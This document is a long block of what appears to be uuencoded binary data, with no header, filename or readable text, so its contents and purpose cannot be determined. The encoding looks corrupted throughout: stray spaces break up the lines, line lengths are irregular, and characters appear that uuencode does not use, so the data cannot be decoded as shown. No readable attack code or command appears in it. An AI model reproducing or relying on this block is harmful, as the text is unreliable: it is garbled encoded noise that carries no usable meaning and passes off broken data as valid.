MQ/%B0+, 3HXE-2HYJ_[1#]>;' 0] %_] 7@ "C' _ '@96 (R%P#68\Y<I\>&CF+BR\$/ MY [C'U+8:P\35) 6X?%9@&DG) +=Z^#15) 5* [] ===. 3Y (/CP, 6</ZW7-I ["?/* MT1 "ZZ+*G \LH+=D/O (PJ2P_VFQFJ&"EBQ=R4<+^U_H*24-QE;M=V"+U68!FAY M\$+9#9:] VJD-F^D6. \$ \ \ ^9_BP:, BJ\%; CE=XG+] '@\$ZFL%W<F&, 782AJ&4!J' M\$=FA2) @=GANRPAC ('-') 9TZ' HQU?PQ40] "--C@YR, J: ZQ' 084\=, JG"N#F\C8 M_O:; PZ. 3T_T=[^W>R<GVFSTA8!24] 5HGML@ [_ [JQ&TU"-9X"VN30%D: +#Y6\$ M!0, <A1*: 4\>352Y^%%G>>.) ; AUQ90%GR; 6\$2 (= &) 4XKF%"E\$H) CN*GP! [A; C ML>@FD; &"?Z1!5I8,) F/Y' LD04R6#JDB?] R4RK\$P (*3#2/%IN"6QJD=X1FR3A MP9H@) M.^5Q [SC'W!* , RX3@8K*!' !B"+K7' I'' 2FVM!HJ'+2\$S) A9 ': , &, : J5 M!NO- '5@=Q_I '4!PX3M1D '# '3%->HC") 2<2? [G78\] D\$. LN-"^TE_ (HGTR) ' + MCAW-0='5 ((' ^&R&/ '*_ '] , -VMH; 70) \$P\$#8GL*V [" 'C0 ["O4 [\LOFW (@TG&XL M\6. 9X17] " &6) M+4D*N: *F+79&0^&X7E 'F7HM) (, !) WZ*4>MTX@\$KX: _ ">LU9 M] , (K' C*>1B_40; KU#, \BO46/] T [?' Q] Z/VT?O*?->7+B+9QD/D8+ZWK; [_87 M+&Q\ -2H/>- [] O; 8S (!: #; %N2@PF7&_8L; ORY) =. 4QP2W=+, \AGU8Z2A6\$>XI M [ET-\$/?9S36O[V"R2\ 'G0; 43+@DFP3W' !J>0JN5 (\NS' 1Y392HDE#RN7HD M(H/!LZ&?9S36O?U#6! ' '=9GV@SY>3 (#P8; L' '\@KF=G5^^+5R* [&*#/: YF!H MN<%, [0"Z. #> [O, RN\$ '2_ '\\$B] ^ '\UUB%] [Q#-1/A3: ??OC+* &-N?HT9B) ' S4) MC\2+=RD>L+I8@X>; IU% ' . /<6MYJ '\$@ (+EB*"V&#) -PDG\$F<#AO-4CLJ& [4^ MU"@S0@YMD0^='N, HUF' 6_@0PY^FT_?QV80":) #' Q (R-,) \$\$+R@\$* <LZ 'Q2& M. U^37) OES\$U!>= !JLFJ] Q, @X: &7; MHBNS! <IT; ZVOQ9) S 'JR. ((C-H+ 'P [4F M0V5; U& (O9FQ\$F%@47 (X%B6#76; BG\0Q*# (- (RIB4 [WCHP0] U7^YM#RE4! ULO M(B3VE^) A%VJ. IU9] KL*\BA6! \: R(6\5X' [X5I (+RQZ,) , AS\$XS ' +# (97; OGR M (:0#C+&# "SN `; [(S2"&) : @"-<: :] O<-3"UJPJFS-0JP, K5) -Z1N (8H (, \$ \67 MT7 (8<6: ' 8I/O) H [5"+<YF02?B>A>G; "PYA! HZKD, N&; <OS=4@05.] A^L [U_ MJ' HHR [<C60UH6R; NE<; >Z^WW! Z?&<] K\$1&\$AV (2. 2*D=-@HE+@I ('Q%NK8; 6 M^=[C<E] QG, 0RST=84#MO\$? \YO2N, LB*Q5?); /I>3I%&6J (1>IOF7: B-V\VE- M\GL0"Y&VXNW9R?N=' 6#X: ?%OMRU+QER97V7: #I8! (8) Z=*0PZ6A" I-VHE/8C M*Z. 747GI5#*^+6=A: -0@N0@ [09X0RMZ8, @5S. &AG\$UA.) !2VH!, . &N, 'YJT MD' ^ . K [CAZOG+48-E5\$N3: !1W' 1>LTUF-\$ 'PI1&@5 ('^/3L_>' OVTMVO2<, K7 MPR/Z4, C'R9IJ) A] %>* ' ?QE" ' \$! +8FHP, (Y#+56@%, K%Q5&5 [AS_M' Q\=O@7* M4Y; T/H@NPB0FQLDSHI/L2: **. K9L\6#3B, 4@ (' L] G. C9SM' A: YRD48IC2R5= ME=11PB"; ^/L8*! /] U4/+^>D+I ('\&BPABFK\$G? [/VV_?' 2BY^E1BP5-. %&0K M. \$B, DO"%MYB>C&0 (+YNI1RI5\$F, I#PG]]) : #K+, L4L! W+=33564GX<& (] C. 7 M\$, 6W7894' ([53<S9>* , *2J9Y+. UC>HT*0BDD [T] ; _O@Y&A! +: . 3! [#AZIX; MKN*YH; >QST' H&OFH=/2B' V0JFH/\$JN.>3 [</= [>/= T^FR5&- \$B&J4<9; : EI< MS@Z2LQ4I^H! \$ [9\<+>_O [7A/GSQ] ^FSUZ=, 5; Q' E0' CM [3Q=01FP?E/12%HG M&79_#V! ZDG6] U965=6AH] 4-S; 65EE3MY=W2R_S.] U-T@, +; ?G_YX=*P7X;] (MC [!W@>%\$] % [2B 'U\$AK! Z_YVWX*VV%N"; T6 ' ' [10. 0D5^_CK (LO&SY>7+R\M6 M!V\4+H' _>P<+L: R] PNM; 5E; 7%H] V) D] WR; & (ZRQ86IQ?%ROB: W_9<O) 1\ . M4, ^SN=9: : ZTO=V' &@VPT; %VEPU88?7 (?*_#?YL8&_EU] _&C%_DO_K: ^N_V5U M=7/M\ : . -E4>KFW] 967WT: ' WC+] [*?0!@G' */>\OP"R/IY6;] ?T/^M\+6. -G M: 78] #-) ! ' (+MU6@ (YQ6\?+E@; 8O+] 5: <]) >! #CQ= _OGD8/DT@5V' FWG! 0_4^ M [. Z7" ZNME86MFN=1BQS-V1LD0>_EP@] 0Y?CHZ/0' PBI\$KW8<GR-V+2Q7U/#; MZ5F:=) (XSGY '\=#0C5-5>+LCWZK] Y<__ [F [_JU<M0 (A/I0%3] __: XY6-U4>Y M; ^YOOGG_K^?_?^?L, !Z\$S^\$3?S0HRC*P/V^?/C^] ' 7SR</_A-V&Q9H6G<BN MQ\ ' +! ; P%P' VX '\+N8_ ^/] *Z1# [71FW (!>] (-6%&3+\$HD4: RZ+] 0JPA1%Q0 'YY MP) [_8_ =HY_30 [_8HKGF4@3SU [OVK@_T=; Z&YO' RT?;) _LKR\> [KK [<: =5U# / M^_GM@??31FMC>7GOT (S+IF: QGX9I, QX' \$5\$UZ7 '99KB,] >3W5: N; =1>\7VH? MMVJU%ZISHE?J!U [(; 5\$7+ [(P&P9; [T' Z\ -Y2K, T7R_R*/P, ' W9UT, E1I; *FM M] 6+9?LOE! #+8L) ?\$0P' Q+, W"U@^JWIF^N' %LE5<&O 'G (/4D_22>C+=D\O) N M2\B12] , 4NZ5F* @7R^&' *%92"U<(UOB, -ZL: Q^F@+ 'PD#E] G"2M+>VJ0N8D?5. M=;] L] Z] ^Z1' B) %QH (GA' 0>9KD/!G!N=__ [; \$ \9*K98 '8DNHB' T62TM?YBV?Q0 MW: A6L4V*IAU>F\$ [, I9. U0NY [73: WCNH-?_ ^/9I. #V\EK3CY) +MI^Q. 8@*FH' MAKSE* [R6YQVAABD46Z9+C*FA0"V7X) 0ZE/L\$ "2%_ \$\TWPGP3SB8B [< " . J-AR M1U\^=O6K, _6KR^I7E1+QH^HS" B%5WXH: YADEK8NW: 24 [V7#&9ZU*GE& . %, I5 M95@Y4@F7Z9_3Z9^ [I9^; 35-L/\$G0B&. K#_ ([] . 7) [VG) P*DU54_M%FN' 8+-I MT, E60; # [<F\$8MA, _N5YP2-! _JOC [> . _Y\B>G_A; 9#8A '8AY, [4! . ; 4T5J1K ML! ?>H@; "LG>@YC! W1ANU, Q/ . YX> [XL5D&\$; G] ' F2N\$QKA2RWL) 47! %\L4R-; M+: !? . & '% `) JQGOYU% (_AW# 'T@R=Z\O?#HW=P"+D31\BJ&IH0VB^) V' VC@@! \ M-\R>O^BI+%UD5PI3P2SP"; Y=V\$JS+D"] -4! 2S: 6VONMGSVOSMZ#GKSF [?&/P M, S] ' -7 (!QII% _67VUAV1' P\$] 8: ' _68S<@GDO7 [I! ; XLO\$U\H1-142; _@1RQJ M5Z<+3' PIP7->Z] 0U+>286YK<\ . RUPHR4CN\6 (. Y\ \8C; 3F37F+SMKM" 'U<\ [3 M_WGGSK! ; LL8] SCYQXOI>^N^H7QYK] -EX,] #)=>3N9<IFQGS<? \ [I5@Q6D_*U MV>3L, (Z<: ^_ ; D#0%Z1Q-<YF9>>' ' , >+N\$! JW6; HR' NM&"VF-' ?' &) +B' / . NVZ M/0. KKAHA?DL%\$1J>' 2Q/IL8% [%YG ((\$"&) 5AV\$TVDC, 04RT>9^G] \$6#-R] X, MCPJCQK/_) I, O0# '\>=L>W (\$. Y) M!JX) . &@885GT8-V?#BWE?0\$C?N>2E+5@* & M, ? [T] N99S#N' HXAC-X-A^?@_#8\8 ' ' _NJ?O94 [F#: G') M0>N?P+#<8=GPR<< M# "2/OJ" 7 [@E (KUY<^ (FM!<\$; UA?+ZN5S (\ . R0<) %Y2W! +H-%^3N4J6SN&] ! MP6XAF8?A_726V6Z! @&"*] X9^_QZ9A. 3_4: @76R#ODS_ . PJ4W7; C; 2PEW07I? M%G# =VV' \ [4%VA] / -DV=7&V=TDJX: TE7, JJL*NB^RE92 [>R< [Q_0030>/#ET]

M9<4) 4*K6J]EG\$IK) %=1V>N++6] 8:>) 9) .QOFIW93Y90<9=U' "%B=WR.) .<
M, O27] B@S` [E+L; L0*KLY6N0B. 60: "V=EZ] ^) @Z1#H?*VPZ->+BUF+W, <) ' 8
M] 1&-! [6.> HT.K>#! H\>QS%5. :@ "A34HVO; <D `S1OC/J9P. !G? (+2EUO"FY.
M) ?J: =X4ETH#QJHI [Q8&53&5IVL `; QM68V\+LN>P1IWVABZX>*?JP#L-. F. 72
M\64Q>: !*6P24>18SI^N<L: C2D%[: ^5! <QDY. GCJ8N=, 2-/TPY335?K>; H'M:
MR\$Y#%YBNVKBj%\>JB%5' MC&1\ .Z%A) S2 [*GEO8<' PVOFF! JY! (K_SF' H_-`
M3G=\$4C `!L*+= "KR, ^A/8L" \7=A: VQ\$.) F64A[, PF@QB `Q; ?F66ZEF) VU>3E"
M46JME. W=HG ([. Y' ^=# `#CN=. SG5%^. 0 `BA"?B4, , =; 5W8\K4GN; =8S%>" 2!
ME: RP_. CJJ (+M8M)" 2\ (, \$"M: 6\$' ^Z: `BI- `: Y* (*7*N5Y3] K@L\$FO (W&UMI
M9V@2C0. Z>C\V50\ -NZ `!G= [%TT' /I%) P\$Y^12=" &F%NO] ID1/F `P8! TR `C [M
M) F\>=, &<": /X (BCW4VY (<R; N! 7EI=L, >35, Y! YJ, @] &TG2>-P3I-! \D+XA;]
M*-M" #P' <&O*S82' SS3<\$A58) K-. \$W\$\+S<W@% `IY8A#7YMFV=+TP<] .R (4: !
MNE9LSAG; LAU07%W5E' ; PP\$GT) I@ZV0X' V) J] -&IZU0L4Q1266F<Z; MDB?H&#
MK&#N*B\Y9C) XSAW&?'A; =T `9] %?=?! 8. T0RE#! 9, MF\$; ^: LJ/Q, W+', 6YH
MW0FY8YN! ., 3T4R" @G6NEK5 `U#=#, 1Y+CO3D> (L, W[U9 [[B4^ .D!) : Y) 7FJ- .
MP#Z) A)\%0\JJC7; GTD24Q [B4&, -MW ("9N1PK" F ` , ["<8^YCIIFV@: %H"L) : *5
M4 [FUZ0=4I512%CV^! <32@>? !HP9&T5 `H*8/*! \X! . : P03DAI\$DH5ZYA"- : 5N
ME+5J] LW0/! AN7W+-A^%TGY5Z@ \G (CYKH9L= (/AF-, ` \, MA=26 `M* `F-16 (/+
MZD; , (0= (03&3A\$G' ; H@*F&KRM25 [-@YQH@V78L63^ \8?2 "KD%_4JE6 ` "7MS
MSFW: *43; 3] -"BW1') D&\SHL [1\$GPC=@YV>%1: * . 3^Y+BBH1?D^UNW+: DX7B\$
M\$: \XP+:) N; 307^ `MI3VMU*) S\ `ZR0*J^!) 18#U, YB/E `FSNW"O<?2 [. 057+)
MDL, @) BQ25" 2RL@Y9N" I04=L; S1*UD* &2, DCHFC3 (K14&TL+" ?A00"RPG' [N?
M; 34E*! 2' OGNQ+* _-\6? . ?EDK%<^)>2; ONV' WMTG\?/1=0G^)' LD [7 [V#X2N*
M9# , 3&-T\$UADH, <: @5XGK, 9P-103! 7P8&#>3+B' : BD_5S: 4] Z: I?T/K1Z+^ \7
MN [. (PDH: " . -+L=2K@K) RJX. QCDD2, , G] 6/4+0U**Z ` `9&C3M&VBX3@?H0A
MF6PLM! , ^ (HCQY\$29! 2JH54 `O8WMH&*B5 (T [9<0)) C ` `R\$R@: S8% ^, +8 (%%6;
M1<4JPD, E3! @EM `8JY98*_9<@P7. 249HT6S>DY7@] /NN `EM, SU4=T7Y, 2Y8F=
M. T; %D=1EY6. 0@7PTV47/5XW&04; %V8&6S@0] ' %Y@H `T8PHRXCX [B\$0WK@7<P
M<; >9! E@-] ^ "4RUZC>+ ` \XZ4=6ZSW, 6 (0; KUDTD\$&%<Y<: (\$43\ \) B<CEO; @ "
MQE%5#J-S. \$I?+@A (SW3Y! 0^+D4< `^@ \$ `2L `@G_TU6U@&LB<<1T\?) =VX, S&F
MRA) J" L>B! 4><NWC^ \H; ` X\N2W##P (&% `R9_6TH1<KJ8R0M#>) %*C: /940Q)
MK==@! 8COJ#=(-, 0 `1ZPHHP- [^J6J [9. . @YW%P5. GTXZ^ \$T [; @31: '] CLM5\%
M%) %FF0, NA5#^ (E?2@3GS+*V5N [S-3 [9Z (DHD<B: [8L] T_DUL+" 3F8\?, GJ8@
M"8@-I `Q2+ ` -A/ &R*^ `PR9HIKQ?9+ [3/: , !D>, %8) AX! *L79. C: `W1\$- "H\$4I
MQN3%?4W?E/ " ! ^1KEK' A+X55IQ^Y; ; , LK/PW4*; +X=0] 57<4@I ` . % . ; GBZ%!
M5&X040XR4; \$H0J4CXRAIBFC] C1>B4<2AO\$&) FZ `R2?SK4HWE4HD5" 9%DH) : I
MRC<Z9ZVT3, EE4IW! 419' 2' XT/S2=S (KL\$T; C229 [; MX9\$' &?I\$IPLP (2\HZ>
M<T; *X9T"NMABKIY5U?G! EN%ZQ@V) *Z; " -] +Q ` `518>X! [FG4, YP49: J2\$=\$M
M=* *B_4. [&@ `4QGCV' F ` ; , . ?74, +: ! *9_ \$ \! 8+: VW&+2 `6<; 6U^ `E `H@V\+> .
M (P [\C# `66R\$G/] YZ (7BZ97U; : [` "5' UZL4R&_O5&S?C54! C+= (P! ` & ` \ . ' \$]
M1A7, @@ (QM56P `1XMG] 4) >K4%#4<F' P;] 4' *F \LG#T/ %891V>2V0] %6/B&7F'
M80" ^ (?) : FFMRE-LO_N. 7G=WMT^U? : BIGFD>9Q1M>^+Q6PVM (P) 5?-CX^K \DM
M+N! -PV/ \ @0+PK_?2\$PTY5: P_5W%F%Q4P. 54Y, -C2\G?4! I+VAK<"Y60<' #2T
MP94U15BTUV. %UX-ZAT: X\$E1' 5%D, H?; * <R_T70#XX? ' [[^O>_] 4>R+CA) : D*
MH+L' . *6UCU `#YOC `F8 (J! <T^L `G> (O7) 74+?JEAQ+@^6E [S=F+A<B; &' 5TVJ
M?*O5\ I: 6: [] _+A%3GK6XFS=1N, VPZ#&G' Y! KB#?99 ((0+A\$0BP&*4J ` `07R
MHX. <) \$' ?3] 310& (\$<-*7J. !#9 (; #I1T. P^QZGG-7 [M! G\$ /F" E<F\Y= /IY6WM
M1N%>?Z: , BP\$940U=1DT+E_ . Y&) !RR\$Y86: *T ` . HN>&PQZ%: ' %! 6*XIER@) FQ
M%3E8Q; \&D8B" T. J#>QA<' ! . \$IS! P4NTP (XX*=T?) K=: _Y. ZJ; DE"AC54 `5 (P
M83HT@&F, U2%GZ (NQ/ %! A91" 7' 8, &^#! D) 0! [N%J? ` %*C+</%2: 2>@S=GVP? [M;
M; PX7+0 ` / ` 1. ; NMN, X?T ` ^; ') FON=MA> (\$5N, DMMX2UA^: T*+D \ \$YQ: D#U' VH
MTYPZ) -THWB7@75PESRG\?W< \E=-2=XFLI@+) N9/\$) @HPQ2\$#RE \<366+ . \$Y+
MG40M. -43W/1JY^ () I! R+-^K50#F2UM8UZ] ^62N&ZG**Q8OH_) 8=_995R^
MP\$YC: K\$+"SRMZ; 56#H+WMM*S_LW=\=-/EVM?F\$ _G [7+5^EFAM&5?8) A8>" #BT
MXOV\$0VHY (; PP#F%#1_ ; B. X5Q\$E+00G<3V+7XJECX4/0&14V [NKV81% D \ `9+<
M53G, B&>/TY (] R<RG8R) BS\ ; , 0) RR=3QFIRF_G< (R-*I `1*DFK% [N; R=+. +6;
MKOIKXB^L: VJ. Y, : W3RQOF) AJ3DMB (B4 [ASE?' YE3/ %M1S" : \$: <? ` : B\$VD, V0
M2^O200 (, NG] ; >D?O" T?<IS () 29; GM82L (7*#<Q \&AROKRCME5PQBZ! EC' X*
MUZ8VPX3M. BT6S#=5FV: S%>] ARVYQB@W) W6: U+FL>6YLYH9Y07+2TU" K* <RGO
M4OD] O; (DFM=: KE&\$9; %A2X: <OD9X>Q) 2 (\$*) %*R% `5] RO9#*%1LJ6\$YSOQ% E
M' 6G0. 2WA4D. 399C7RP* /> \I; Z\ \$L6: G ` . V6) OI] CG (I/4^N) 8E (?4RCX+ `G9
M@=2MD?+U! =; !S\$, D_M.M] #7J2X-ASPJG+I% = `7"OS) 6T-*6MF7#IR] C. 3YV>
M1] [_>6WSR? [_ [] V=GKW=_ME: V9M8OZ5S [L@ [Q-] YAC6G_ %>T [[F] 58] KSZ-O
M. `M6/=7J@) (0\$MI0. T. . H. : :) ^ ^ /] P_?%, 2/ ^, H0LTR1?GF] # \) ^ @&AJ&OM
M. 9 (`*_) A4%M) /, F0: <KGWC* <24IW `NJ: F*U-*> (P* @7QS@; /5LRU9 `G\$CNAL
M+CSQ' >?V: 9*V8A) 1<AUWK<U* . RD1E) \$I \8S#N `V8H \ . A* CZHVNf) IR=: =GRC
MU. E*+ `ZE&1<G) , M, . QZ&' = (RDLX2?<LD0D9-7] B^7 (" " 6&1ARXIGVN) AZ (`:
M#: TK5EIBC9: E, 65?P%L_V; *"O; Y8YE>-LGBN#: 4?) ?C' 21?M, \$EO/PQZ' . , Z
M [` \R*^QK&>RW ([V. L@0DJ \#2C7Q+<8R \ %G `4] EG/ * &Q#WC (L@SGG\$' ^&) #P
M/+C. J50QK1" &0S**7*W&A18EUXE1W^* [I8+*UE-9L1: +UY2? ?\$FIH% `K7%76

M18,=7/FHU6[@]#\ (MXRL6T;\$6L_GZWB6/FKH9`T5,*HF;.F=\69TS5.:>RD MYUP [\K;8DM%BG<2"TFK]26N&F?P"7\SI4F\19[?<'UH0U!M\^2<%10>N"R*I MH.:>+S5%0JCOKK9\$!LNQ`&Z;,>4(G7>&= !YC28^)>"@C61K"=! .CT>CR:F MKO'7&:9125W2NH\QCC'\$\S9ZP'@4&[8L4!\$F+U)1M:VT@3+&B;I\>'!558! MX7(!RC#T[ZS@9&MV<#(XGNWFB)BW2095\@+?TPASD4[:N&:PM.RR@C9._E#2 MZN!]`4\$(D\$;[[YU8B/^A,5D%KW\$[VNHR75XDH48QAS:PRQ8*D<4+-Y(DG>* M":?VPA&>L6#<TTT=TYZ91CV9,ODR!Q,=Y20K?EYX*_EI:B\8W_E3>FFP4X6B MU4A-Q_H\$8D;.7*Z34OFS#H=3HQE=1"T?KBNW#%K=QI0%)\S(&Z_.^D\$9/)3 ML_P/%&EE:QY8^+%.?2<.*TU)1(!83+'M4J4YN(R3<T8'LJFANQF^X6"&\$END MK&C`!0D_SR'B'<,GF)HOIIO.-\$M;YG1B).[4X^3&XV#I,EF7YCK":-ER3[H M.G2`Y\p9407U:^HN4PRAPDC;G`XI,1F=>+2D:O^.@+*FN0&H'5F3N^>8-K/. M>^EL49X*HH>,E<V\4#P1LR74/C%7\$*8IFHKTPXL@=SFL9A.AS0'6(#2P3<,F MJ:+"0&I(A`BI(%TN2&U)Z0QBCB)N9#@0DW8*B'("ZW)3;1*!M<`,`(: (WMU) M8)!&7M9!6%(/\:72-PHE1\Y4OCGW%X:1*E5NWR"(>?>L?(V:B4]-D293SAL M7!I,B]U?MD7V30(&,F5S=T?#XP1B.<K8#8EV2CKY3Z6.DO<RE=W0E"8ZVJ2/ M#@="M1)COF\$>]1XFB*`!HF658&\$W6)"DUU%G'(QK^\$]?[VY,25?+:614SFED M,]!B6XU(LY="H"E-C)RZ\BYG:E>-M&:8-G6F]XE.J3&A!'TXL]PQQE:(?/U' MJF&*=>X(0`@@24)\$!4M?2W\H%UKVQ^6K?Y;K=>%94*/1\$G'F<3`F"%K!/SN M;_"NF9)2F7(,*,5, TN3PJ!P]:#0.?H4&]2R\="Y9`&V.]0N`Y^\$4K)24`ZO M%EIJC93I4Q%:[8Q'&(`(&]8"PUZ0-H\#)Q*QN0]/A\$2#4E:3<FH60:L]W9A M'*(-)H0TVG0#,QE3=CN_`Z*#\$AIPH'QY27C<8"1F"CV8]'\$2)X3@=O..60S* M(P@R*'F@_0<K2Q=')./\$[!E)J9GWM"S4.2G?<E1=<FI3&D"B%,]I'H51J7)* M`J/S!4\.`QF1\2%T":<QB!HX"?&IY!2\$[*A=ME,Z)8;QV';OH51C_8NG6%! MA`HS(V-*VO.R\$>@D<M9YS\$=0&490:%R&F1JZ#9A(#+')%IA5\$MJW\$!UW,`V[M`_ *M\$.AH[W%2803:Y#U`ULC8;(VS!IK(PK))ZH(X`C+5=9RU>6>'TA1&W/! MBJT?#]KL&5QE?D?[\$G@RWHYJ+SG["]./8I9,.F7,AF*VAI@9%W-R5)5X+J73 M\ZJ4*]*]H\$`+M2GD,F5II>(\$B)&&`*EX\$M'!3,9YPBCU\$@00^YN0'R7K`7#; MDIFVLA[KL^4%7:4A7I%Q^K3S+XRN;W+Z51TOY@HOBIDYH5T\ (=, [8`\$1QF(M+(M/!1RM&;<B\$4G)!\$XFS`D+6%SGK&=R9!C_6)W&.T^@A=*Z;)O]-,S6Q/ MFU[UW/A\M* >OB1)@&@EL=(J!)!\T->FB0X=]#XPRI5R_.R?_4:*E#,0'-: M!N=;0==@*1=F03:?:%TFU[+(BJ[:M#,/6>"&37GH(U='_A>W"&WA5AG"L0Z MGP5B>L(\TL7-C?J-&KFY(WVLXAR7%OT`)-'9\V)&>^9\Y+69%9KCS;KK=(Y MU9P;_1N/C.=)\$%<4M'171,P/9\Z50ZFIJ"E3_7EP`0N6H`&^KM+/U4GD5\$K[M"A1`BBLQ]1%UHD@:V*"/GU*^<^=&?&=3IF&V#C#*PPG!W*GJ)PF0;\$?V#*R M7"3X\$;/,^NJ%]05:E6!S+6R><1U/8)3,]**:K[(/D"[L;@23F!*BG,K<T# M'!2<#`V&'+:9E!X\&C!,1N;:E,1S*',]\DP\$WB_XQQU4;\4H#`YRK6]@?G. MM'"QX?TW_"(N2%08<.(U\1Y3GX-XWGF;&\VV,/FL<VD87U[: "QPIAN0@X<LY M/@.FXQO\$ER2IE6C>R7I7&BA7NI^2XO"OT<)R[B;R!2?VOAH-GX6%EGIX-?=R M'6"RD`1]19`TY;T^;\$:L#?;0P?;FPOL!0?KF`5R,+)#88OUQ878!UOI3'+7.7 M.L15PE(1==U9Y21%\$5_7IGY=M[YFJ+.Q3%6@<\>DA35S.P)TO/W)&P#QFY-) MNS.[\$%W\$%JQCK#X!90:`7F3MN`L]:WA\$6Q%J"%;F-JO'<\$J,7M777YY\G#[` M2A#]XS033I*NU-ZP"N(]378'\$\:7JO5:GBK:[?N=\$?S%+. [?0I]PF&%G:] (MSX]6UV[;\XD<7#/[?;Q)MR]K&S11U?/ZDXV56W;-CDT9[0%ZIJT.*+)%TO24 MH1`Y:GA/^,_J&O^E\6RL/*:?=SXFE`&G#NDM#^FM#.FM#.GCS'UB[PSX:277 M@5] (O&;=4!70)9WK*;STW3D]\`ZWW^Z=O-O>V2M-HF&G):6&B"YK.Y/(=45# M54H@TJ<=>.`6GN-PPO[\$\$6A`<\$DU;V+\$-C81`"B>IH-#\$(R(:10")1UF&,B M9' [&F7"2@)-,D3M138P0^>8TN32WJ-9U:] (L?>UT2@NW8+XZE3CBE7@MR?A ML.M*FAYY" `B4&\JNRH_PGFN;O:<"OFBT!F\Z0QORD/-HZ%O@_ ("PS*^Y,B& (MHV)3&.F+5>V"E-<;FIM74I@1![-"VC*\YB,Q^I6EOD?%5+=:Q^ZVMO3"0YB MS'0I,SA:52OFE/ST6^+@HR=I7] \$WBI/, `X(4HN2H6&25E?M1X2[;_5!DEYE; M5\$I\YOT(ZIT5X&(VTZB;OR4ZJ\$F[>\TY1^TWH[`]%,LPT&Y>[NP_&<6=@C9% ^M5UHK,&2\$MXT1X\$. ,/=,#AI%4XJA4\LE6N7L-"!9VK('FN*12P]8**U@V\K5H MH!J>9->QX[4*+5:&&;9M_DLWI\$4YW:[SIL7' [&"* <-5)>&1,*E9&I=UOWN:W M#`9\$;66)Y@!';O&*P)C`)MG<.,NF`N+R%H`D44<NLD9E\$.TA%#(0=?KI' & M'=&5,*AF9P.[3000CN8AQA4-W1QY@^,%B_A" `9E#N,#&L)9+TO3I3W1]P+? (MZ#EL;.0\HC7L#`JDBVS&_2@6VW&Y66%'4C793UOS>1.:Z7RK&[0G_6GKC08P M=X[T1>,(`H92@3JISD4`JALK.:?N#UQI^A4`R[8D^7I!Q>3[##GU,Z#MO>PK M@!R/J<G2`X_) `J1NJ*!_Y*` [(4H4GYIT/\$HOGJL&_K_0#Y#PYLO#S\$<2I.` M4@HV<SI\>1P;)]W'ORT.,1_`5XQ@.`\VP8MON=SA>\$F;H\Q-\$TU6ALV-F^F5\5 M05/PFT0@N7>_#K1K6N/YZG>KQ(G[TG#+A:O[:O=K>HFFH5\<6C2*KQ]8U^G% M5P`L&L57#RQEN/C%#X&\:70_Z^3?+&YRY>'F6-U\W5#;)A^#0`;IE/@]37M MRRN5-/E+TS\$]D]"#RDCY9_E6S0'!\$J^K>P+>-O;:C*/FI9]\$%)&88-A=%OSK M2M@]"\$S5M:D3>8*?(O2\S_-*-*:XD[![H(=9<PRT[5%YE_B3))S*F?ZE`2 M<2Q@NC_0CAS%@!EJ>FB&J)P'V%S>FZ4G"Z>H+' (&\S`:95"2!A*630!L==RJ MS8S"<B.\RUG+S8E_%79T13SD"&EWCHED2+\$XC/L<Q6"MKOV(E>64,>'2`7AT M:Q7&>]KJ4OG?5]M=FE6`/4&I,LC0&\$UF+!,,:`)#XIY+NF+P;+`L0)W*NIS%+ M:]A7UYY('([M?])7&_<V8)W;K7@G7^?!2^S/2Q92FW*QPNI FT.K/EZ9^HS% M+2[JH]4UKFJU]K]/[W]QV7KO!NOJVO7=VY+^%";HA:*\8RSG\$GN=73CJQE Q7 M%+8K`T"NK=T5)/7-[IR`+%SXWAL<W\H.*`B39;&8MMN(*M%MU;T04-K@DE" MYOII SDUMY]U[=D1`)Y60]A*[4IBM)MX64/+N4+H+F')]AIOX)GAM:DU=E,^T

M*N^TFZ8R4J9SOD##`J/3\X6.%[=' IE%BM, [?_+8443<1B1O#/FG:3." "<R6
MXMIS;# [G\I6<H\FU1\$)' R' AD-7E#70);-<!A<8]LFVFX.&1/T+W1\O.J-V`8
M&\$]64EFH:/G01 (%0P\8-313QDD0 [;5#FO%\$*#Y5+]AOWL1IL\$W-Y4]V&,
MFHU9' C! 6N1B2\$L?I)N^P@G%;TR!O7C3`#3LAWB@ [:300I [-SW1D&-M1T< [!-
MQH/KE' (5"JEK!YT8-U?:`:`;") *A> (B+' R)V!8O@HA0LQOK:LU6D?X^>K=8Q
MOX-B8G4<C^8JL=AYEM8:,:;:Z=^-,-0-N0"LGS=R;ULYC<]^RS1YQVDJ2L6UO
M:#SDF)5YP568V5&G/,6A-TH,.'.;*S*,;LC,P2<88Z%`<T*ECVBI^-*>\$E&&5
M3Q:1U*C<2<_.BS*_>S#^~Y#XW..8O/#9ZHHL+@#E_2Y>T7' 4^ [Q101 (?K0CX
M' L\$J16*%#) \59%;E@`%+/LZEP^GKJ@,0.2EBG.C93G!%R05%,1!4.%XB&;#!
M@^<LRUGT)1SY24@.DAFGBZ)T/98CN<>QECF_-+F^C/N`10XN@F\$\1A.8@O!:
M)K3>T=;^]28,YJ\SF,M; ;6;/^V7Z]??'N??]^&QAW6K]1EZBY.'`3+ONK5"
MJM) "\$T3!\D.V5DKS' /ERG]D9LH>,HC\MV_OD>^TIXR?--+AAB)M19_P^*^JZ
M)T0X`JDG< [`R"OJ^3N8S&]UT4W/K2JH5; [?3E=P-OF/8P+GQ' 0M_S?C^/Q@C
M]M[QW5LIR2?F,0W5)56>' :," `R!W'47QD71&>BA6' K';9/RT0 [;.' <L33V' E
M@<6Q=54`87L.J"\N2YW [1; ;<76L'\990?O;M<UQ,EJ&^<_?X\2;VJQJU)0*H
M1&U0BV9%4' 971I+,^%.R)*G<1B&\0 (/16*QEX0B73V9Q%FV)W\$X.J<*:B-3H
M#YVHL3K [M250.UF@604\CNA<FXAZ)RST_)3+KZ#;RM7%/M<#A@IE=;<26V2
M\QV5NY2<ZVCAJL?U' *WL_O,Q,' J<<R+VY [JL*L/M_' W4QYO?SH#\$W8Q [32%6
MTVF\P7`K4C8C&07DX7BQS' Q' UV7!AAJX4..A?VTA93?T^U&,XI,G.2)1@V [%
M?#W=W3L^/GN]? [!W>)1/-<9\OQVF6PE!J"1)8O21A"\$MFIA/]W--5&? (Y0 (T
MV==50:KCV/#5`2>-`U.]QRE&LY5UPPHZ2@HWD78LX+B.:DQE,"2QI.\$8N5U
M`RM;AIOXI2H?CQ6%U' OI+0C.46# (A>=E"63N?X^RO<3<6_0SV7F4 [= "<)<?\
M&_2T (NI5R0 []FP3.M3)!4)2`7#K3AA/\B=W42H-K!8ZS@XJUPC [AOM<) \$HK=
MJ*,LE8]38F' !!C% (:ONJ<R#B%!4GQ,*K/#_"SS#+<RWC,PIC-T (7' LV2XHH#
